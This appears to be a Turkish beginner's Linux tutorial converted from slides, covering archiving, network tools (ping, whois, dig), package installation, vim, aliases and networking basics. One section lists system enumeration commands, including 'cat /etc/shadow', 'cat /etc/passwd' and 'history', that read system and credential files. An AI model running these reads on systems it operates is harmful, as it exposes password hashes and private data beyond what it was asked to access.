A screenshot of a terminal window titled "ahmet-gurel@GUREL: ~". The window displays two command-line outputs. The first output is the result of the "free" command, showing memory usage details. The second output is the result of the "which NetworkManager" command, showing the full path to the NetworkManager executable.

```
ahmet-gurel@GUREL:~$ free
total        used        free      shared      buffers      cached
Mem:    8069036     3430972     4638064     291036     259508    1495040
/+ buffers/cache:  1676424    6392612
Swap:          0          0          0
ahmet-gurel@GUREL:~$ which NetworkManager
/usr/sbin/NetworkManager
ahmet-gurel@GUREL:~$
```


Linux'ta Dosya Sıkıştırma

tar cf dosya.tar.gz dosya – Sıkıştırılmış tar arşivi oluşturur. (gzip)

tar xf dosya.tar.gz – Sıkıştırılmış arşivi açar.


tar cf dosya.tar.bz2 dosya – Sıkıştırılmış tar arşivi oluşturur. (bzip2)

tar xf dosya.tar.bz2 – Arşivi açar.



Ağ Komutları

ping hedef – hedefe ping atar ve sonuçları gösterir.



A terminal window titled "ahmet-gurel@GUREL:" showing the output of the "ping" command. The command "ping gurelahmet.com" was run, and the terminal displayed the following results:

```
ahmet-gurel@GUREL:/$ ping gurelahmet.com
PING gurelahmet.com (188.132.231.66) 56(84) bytes of data.
4 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=1 ttl=53 time=28.4
.
4 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=2 ttl=53 time=34.6
.
4 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=3 ttl=53 time=30.0
.
4 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=4 ttl=53 time=34.8
.
4 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=5 ttl=53 time=42.6
.
4 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=6 ttl=53 time=30.3
.
4 bytes from cpanel1.webadam.com (188.132.231.66): icmp_seq=7 ttl=53 time=30.7
.
```

Ağ Komutları

whois domain – belirtilen alan adının kayıt bilgilerini gösterir.

```
ahmet-gurel@GUREL: ~
ahmet-gurel@GUREL:~$ whois gurelahmet.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.


Domain Name: GURELAHMET.COM
Registrar: PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
Whois Server: whois.PublicDomainRegistry.com
Referral URL: http://www.PublicDomainRegistry.com
Name Server: NS1.WEBADAM.COM
Name Server: NS2.WEBADAM.COM
Status: clientTransferProhibited
Updated Date: 13-may-2014
Creation Date: 13-may-2014
Expiration Date: 13-may-2015

>>> Last update of whois database: Tue, 23 Dec 2014 23:44:34 GMT <<<

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
```

Ağ Komutları

dig domain – Belirtilen alan adının DNS bilgilerini getirir.



```
ahmet-gurel@GUREL:~$ dig gurelahmet.com

; <>> DiG 9.9.5-3ubuntu0.1-Ubuntu <>> gurelahmet.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8672
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2
;
; QUESTION SECTION:
;gurelahmet.com.           IN      A


;ANSWER SECTION:
gurelahmet.com.      3321    IN      A      188.132.231.66
;
;AUTHORITY SECTION:
gurelahmet.com.      3321    IN      NS      ns1.webadam.com.
gurelahmet.com.      3321    IN      NS      ns2.webadam.com.

;ADDITIONAL SECTION:
ns1.webadam.com.    438     IN      A      31.210.157.4
ns2.webadam.com.    1772    IN      A      31.210.157.62

; Query time: 8 msec
; SERVER: 127.0.1.1#53(127.0.1.1)
```

Yazılım Derleme/Kurma

1-Öncelikle sistem açıldığında Ubuntu'da Ubuntu Software Center araç çubukunda görebilirsiniz diğer dağıtımlarda da bu tip uygulama merkezleri (paket depoları) vardır. Buradan istediğiniz programları bularak root şifrenizi girdikten sonra oldukça basit bir şekilde yükleyebilirsiniz.



Yazılım Derleme/Kurma

2-Komut satırı üzerinden paket yönetimi sistemi ile de program kurabiliriz.Bunun için verilecek komutlar:

sudo apt-get install paket_adi - Programı kurmaya yarar

sudo apt-get remove paket_adi -Programı kaldırır.

```
ahmet-gurel@GUREL:~$ sudo apt-get install screenlets
[sudo] password for ahmet-gurel:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
kde-l10n-engb lib32z1 libc6-i386 libdb5.1-jni libfftw3-3 libfftw3-long3
libpq5 libpthread-stubs0 libwebp4 libwxbase3.0-0 libwxsqlite3-2.8-0
libx264-123 linux-headers-3.11.0-24 linux-headers-3.11.0-24-generic
linux-headers-3.13.0-30 linux-headers-3.13.0-30-generic
linux-image-3.11.0-24-generic linux-image-3.13.0-30-generic
linux-image-extra-3.11.0-24-generic linux-image-extra-3.13.0-30-generic
php-xml-parser php5-psql qt4-qmake wx-common
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
libgnome-menu2 python-beautifulsoup python-dateutil python-feedparser
python-gmenu python-gst0.10 python-rsvg python-tz python-utidylib
python-webkit python-wnck screenlets-pack-basic
Suggested packages:
python-gst0.10-dev python-gst0.10-dbg screenlets-pack-all python-dcop tomboy
gnote
Recommended packages:
python-numeric python-gnome2-extras
The following NEW packages will be installed:
libgnome-menu2 python-beautifulsoup python-dateutil python-feedparser
python-gmenu python-gst0.10 python-rsvg python-tz python-utidylib
python-webkit python-wnck screenlets screenlets-pack-basic
0 upgraded, 13 newly installed, 0 to remove and 9 not upgraded.
Need to get 2,889 kB of archives.
After this operation, 14.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Yazılım Derleme/Kurma

```
libx264-123 linux-headers-3.11.0-24 linux-headers-3.11.0-24-generic
linux-headers-3.13.0-30 linux-headers-3.13.0-30-generic
linux-image-3.11.0-24-generic linux-image-3.13.0-30-generic
linux-image-extra-3.11.0-24-generic linux-image-extra-3.13.0-30-generic
php-xml-parser php5-psql qt4-qmake wx-common
use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
 libgnome-menu2 python-beautifulsoup python-dateutil python-feedparser
 python-gmenu python-gst0.10 python-rsvg python-tz python-utidylib
 python-webkit python-wnck screenlets-pack-basic
Suggested packages:
 python-gst0.10-dev python-gst0.10-dbg screenlets-pack-all python-dcop tomboy
 gnote
Recommended packages:
 python-numeric python-gnome2-extras
The following NEW packages will be installed:
 libgnome-menu2 python-beautifulsoup python-dateutil python-feedparser
 python-gmenu python-gst0.10 python-rsvg python-tz python-utidylib
 python-webkit python-wnck screenlets screenlets-pack-basic
0 upgraded, 13 newly installed, 0 to remove and 9 not upgraded.
Need to get 2,889 kB of archives.
After this operation, 14.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
get:1 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe libgnome-menu2 amd64 3.0.1-0ubuntu9 [45.3 kB]
get:2 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe python-beautifulsoup all 3.2.1-1 [34.6 kB]
get:3 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-dateutil all 1.5+dfsg-1ubuntu1 [48.9 kB]
get:4 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-feedparser all 5.1.3-2 [52.5 kB]
get:5 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe python-gmenu amd64 3.0.1-0ubuntu9 [14.4 kB]
get:6 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-gst0.10 amd64 0.10.22-3ubuntu2 [199 kB]
get:7 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-rsvg amd64 2.32.0+dfsg-3 [13.9 kB]
get:8 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-utidylib all 0.2-9build1 [8,754 B]
get:9 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe python-webkit amd64 1.1.8-3ubuntu2 [24.9 kB]
get:10 http://tr.archive.ubuntu.com/ubuntu/ trusty/main python-wnck amd64 2.32.0+dfsg-3 [23.2 kB]
get:11 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe screenlets all 0.1.6-0ubuntu2 [406 kB]
get:12 http://tr.archive.ubuntu.com/ubuntu/ trusty/universe screenlets-pack-basic all 0.1.6-0ubuntu1 [1,985 kB]
1% [12 screenlets-pack-basic 1,473 kB/1,985 kB 74%] 249 kB/s 2s
```


Yazılım Derleme/Kurma

3-Yazılım Merkezlerinde bazen tüm yazılımlar olmuyor ya da olanlar da eski sürümleri olabiliyor.Bir önceki gördüğümüz NetBeans Java IDE si 7.0.1 iken şuan 8.0.2 si mevcut.Bunları yüklemek için internetten kurulum dosyaları bulunur ve yüklenir.Bu kurulum dosyaları “**.sh**”, “**.bin**” ve “**.deb**” tarzında olabilir.Bunları yükler iken:

sudo dpkg -i dosya_adi.deb **deb(debian kısaltması) farklı dağıtımlarda farklı şekilde olacaktır.

chmod +x dosya_adi.sh **Dosyayı komut olarak çalışır hale getirecektir.

./dosya_adi.sh şeklinde kurulur. **(.bin uzantılı dosyalarda .sh uzantılı dosyalarla aynı şekilde kurulur.)



A screenshot of a terminal window titled "ahmet-gurel@GUREL: ~/Desktop". The window contains the following command and its execution:


```
ahmet-gurel@GUREL:~/Desktop$ chmod +x Jdk\ 8\ ve\ Netbeans\ 8.0.1.sh
ahmet-gurel@GUREL:~/Desktop$ ./Jdk\ 8\ ve\ Netbeans\ 8.0.1.sh
Configuring the installer...
Searching for JVM on the system...
Preparing bundled JVM ...
Extracting installation data...
```

Yazılım Derleme/Kurma



Linux'ta Editörler

Linux ta metin dosyalarını okumak için **nano** ve **vi** editörleri içinde yüklü gelir.Vi nin çok daha gelişmiş hali olan **vim** editörü çok yaygın bir şekilde kullanılır bende onu kullanmaktayım.Onu kullanmak için **sudo apt-get install vim** ile yüklemeniz gerekmektedir.



```
ahmet-gurel@GUREL: ~/Desktop
ahmet-gurel@GUREL:~$ cd Desktop/
ahmet-gurel@GUREL:~/Desktop$ touch EditörÖgren
ahmet-gurel@GUREL:~/Desktop$ vim EditörÖgren
```

touch komutu ile **EditörÖgren** adlı bir dosya oluşturup bunun içine **vim** editörü ile girmemizi sağlayacak komutu terminale yazdık.

ahmet-gurel@GUREL: ~/Desktop

vim EditörÖgren komutu ile dosyamızı açtık
İ ye basarak (Insert) hala geldik ve yazı yazmaya başladık
Enter ile bir alt satıra geçtik
Çıkarken ESC ye basara çıkış komutlarını vericez.
:q Editörden çıkış
:q! Değişiklikleri kaydetmeden çıkış
:wq Değişiklikleri kaydedip çıkış

Daha bir çok özelliği var bunlara detaylarına internetten bakmanızı öneririm.

:wq

```
ahmet-gurel@GUREL: ~/Desktop
ahmet-gurel@GUREL:~$ cd Desktop/
ahmet-gurel@GUREL:~/Desktop$ touch EditörÖgren
ahmet-gurel@GUREL:~/Desktop$ vim EditörÖgren
ahmet-gurel@GUREL:~/Desktop$ cat EditörÖgren
vim EditörÖgren komutu ile dosyamızı açtık
İ ye basarak (Insert) hala geldik ve yazı yazmaya başladık
Enter ile bir alt satırda geçtik
Çıkarken ESC ye basara çıkış komutlarını vericez.
:q Editörden çıkış
:q! Değişiklikleri kaydetmeden çıkış
:wq Değişiklikleri kaydedip çıkış

Daha bir çok özelliği var bunlara detaylarına internetten bakmanızı öneririm.

ahmet-gurel@GUREL:~/Desktop$
```

Dosyamıza vim ile yazdıklarımızı kaydetip çıktıktan sonra cat komutu ile içine bakıyoruz ve yazdıklarımız kayıt edilmiş mi diye ve her şey yazdığımız gibi :)

Linux'ta Alias Kullanımı


Alias ile Linux'ta istediğiniz bir komutun adını değiştirebilirsiniz.

Bu genelde uzun karışık gelip sık sık kullanılan komutları basitleştirmek için kullanılır.

Biz ise bugün **cd** nin yerine **sec** kullanmak isteyeceğiz ve bunu alias ile yapacağız.

Bunun için **/etc/bash.bashrc** dosyasını **vim** editörü ile açarak **alias sec="cd"** şeklinde bir tanımlama yapacağız.

Aliasında kullanım şeklini öğrenmiş olduk. Aslında komutlara takma isim veriyoruz.




```
ahmet-gurel@GUREL: ~
ahmet-gurel@GUREL:~$ vim /etc/bash.bashrc
```

```
ahmet-gurel@GUREL: ~
# set a fancy prompt (non-color, overwrite the one in /etc/profile)
PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
# Commented out, don't overwrite xterm -T "title" -n "icontitle" by default.
# If this is an xterm set the title to user@host:dir
#case "$TERM" in
#xterm*|rxvt*)
#    PROMPT_COMMAND='echo -ne "\033]0;${USER}@${HOSTNAME}: ${PWD}\007"'
#    ;;
#*)
#    ;;
#esac
alias sec="cd"
# enable bash completion in interactive shells
if ! shopt -oq posix; then
#  if [ -f /usr/share/bash-completion/bash_completion ]; then
#    . /usr/share/bash-completion/bash_completion
#  elif [ -f /etc/bash_completion ]; then
#    . /etc/bash_completion
#  fi
#fi

# sudo hint
if [ ! -e "$HOME/.sudo_as_admin_successful" ] && [ ! -e "$HOME/.hushlogin" ] ; then
  case "$groups" in
    *:\!admin\*)*
      if [ -x /usr/bin/sudo ]; then
        cat <<-EOF
        To run a command as administrator (user "root"), use "sudo <command>".
        See "man sudo_root" for details.
      EOF
      :wq
    esac
  fi
fi
```

Burada dosyayı açtıktan İ ye basarak insert olup sonra **alias sec="cd"** tanımlamasını yapıyoruz.Daha sonra **ESC** ye basıp :wq ile dosyayı kaydedip çıkıyoruz.Terminali kapatıp açtıktan sonra **cd** komutu yerine **sec** komutunu kullanacağız.



Linux Temelleri

cat /etc/resolv.conf

cat /etc/passwd

cat /etc/shadow

cat /proc/version

uname -a

ps -aux

ifconfig

history

cat /etc/hosts

arp -a

iptables -L -v

gcc --version

lsb_release -a

ps aux | grep root

route -n

users

Temel Network Bilgisi

Başlarken Network nedir?

Bilgisayarların iletişim hatları aracılığıyla veri aktarımının sağlandığı sistem, bilgisayar ağıdır.

IP Adresi Nedir?


IP adresi (İngilizce: Internet Protocol Address), interneti ya da TCP/IP protokolünü kullanan diğer paket anahtarlamalı ağlara bağlı cihazların, ağ üzerinden birbirleri ile veri alışverişi yapmak için kullandıkları adres.

DNS Nedir?

Türkçe olarak Alan Adı Sistemi olan DNS girdiğimiz sitelerin IP adresini tutan bir adres defteri gibidir. Girdiğimiz bir domain tıkladığımızda kullandığımız DNS bizi yönlendirdiği için bazen ulaşamama durumları oluyor farklı nedenlerden o IP yi engelliyorlar ve bu site yasaklanmıştır diyor bizde bunun için farklı DNS ler kullanarak erişimimize devam ediyoruz.

Temel Network Bilgisi | OSI MODELİ

Open Systems
Interconnection (OSI)
modeli ISO
(International
Organization for
Standardization)
tarafından geliştirilmiştir.
**Bu modelle, ağ
farkındalığına sahip
cihazlarda çalışan
uygulamaların
birbiriyle nasıl
iletişim kuracakları
tanımlanır.**



